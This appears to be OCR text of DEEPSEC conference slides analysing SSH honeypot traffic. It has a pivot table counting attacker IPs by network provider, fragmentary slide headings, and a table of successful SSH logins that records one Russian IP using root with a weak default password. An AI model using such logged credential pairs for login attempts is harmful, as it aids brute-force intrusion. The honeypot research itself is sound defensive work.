
	A	B	C
1			
2			
3	Count of Attacker IP		
4	Row Labels	Total	
5	86400	6	
6	AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC,US 86400	3	
7	AS-COLOCROSSING - ColoCrossing,US 86400	25	
8	ASN-QUADRANET-GLOBAL - QuadraNet, Inc,US 86400	12	
9	BEZEQ-INTERNATIONAL-AS Bezeq International-Ltd,IL 86400	6	
10	CABLELITE-AS-AP Atria Convergence Technologies Pvt. Ltd. Broadband Internet Service Provider INDIA,IN 86400	3	
11	CHARTER-NET-HKY-NC - Charter Communications,US 86400	3	
12	CHINA169-BACKBONE CNCGROUP China169 Backbone,CN 86400	5	
13	CHINA169-BJ CNCGROUP IP network China169 Beijing Province Network,CN 86400	9	
14	CHINA169-GZ China Unicom IP network China169 Guangdong province,CN 86400	2	
15	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400	33	
16	CHINANET-IDC-BJ-AP IDC, China Telecommunications Corporation,CN 86400	3	
17	CHINANET-SH-AP China Telecom (Group),CN 86400	3	
18	CHINATELECOM-GUANGDONG-IDC Guangdong,CN 86400	3	
19	CITYCOMNETWORKS-AS CITYCOM NETWORKS PVT LTD,IN 86400	2	
20	CMNET-GD Guangdong Mobile Communication Co.Ltd.,CN 86400	6	
21	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	32	
22	CT-GUANGZHOU-IDC CHINANET Guangdong province network,CN 86400	3	
23	CT-JIANGXI-IDC CHINANET Jiangx province IDC network,CN 86400	2	
24	DATACLUB DataClub S.A.,LV 86400	4	
25	DATASHACK - DataShack, LC,US 86400	18	
26	ECATEL-AS Ecatel LTD,NL 86400	63	
27	ERX-CERNET-BKB China Education and Research Network Center,CN 86400	6	
28	EthioNet-AS,ET 86400	15	
29	FPT-AS-AP The Corporation for Financing & Promoting Technology,VN 86400	2	
30	GCI - GENERAL COMMUNICATION, INC.,US 86400	6	
31	GRID Grid Bilisim Teknolojileri A.S.,TR 86400	3	
32	HANARO-AS Hanaro Telecom Inc.,KR 86400	40	
33	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400	114	
34	IRKUTSK-AS CJSC _ER-Telecom Holding_,RU 86400	4	
35	IRKUTSK-AS JSC _ER-Telecom Holding_,RU 86400	2	
36	KAZTELECOM-AS JSC Kazakhtelecom,KZ 86400	3	
37	KIXS-AS-KR Korea Telecom,KR 86400	3	
38	LLHOST LLHost Inc,EU 86400	6	
39	MEANSERVERS - Mean Servers,US 86400	3	
40	MEO-RESIDENCIAL MEO - SERVICOS DE COMUNICACOES E MULTIMEDIA S.A.,PT 86400	3	
41	MONKEYBRAINS - Monkey Brains,US 86400	6	
42	NWT-AS-AP AS number for New World Telephone Ltd.,HK 86400	9	
43	SCRR-11426 - Time Warner Cable Internet LLC,US 86400	3	
44	SKYTELECOM-AS-AP Skytelecom , Transit provider and ISP in Vientiene ,LA 86400	3	

Connections by ASN



DEEPSEC


PATTERNS, ETC



PATTERNS, ETC

```
Evol:stuff josh$ 
```


PATTERNS, ETC



CURRENT MODIFICATIONS

CURRENT MODIFICATIONS

Compartmentalizing



Successful SSH connections


Download CSV

Time	Source IP	Username	Password	ASN	Organization	Client
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1

Organizing

Pattern Recognition

A CLOSER LOOK
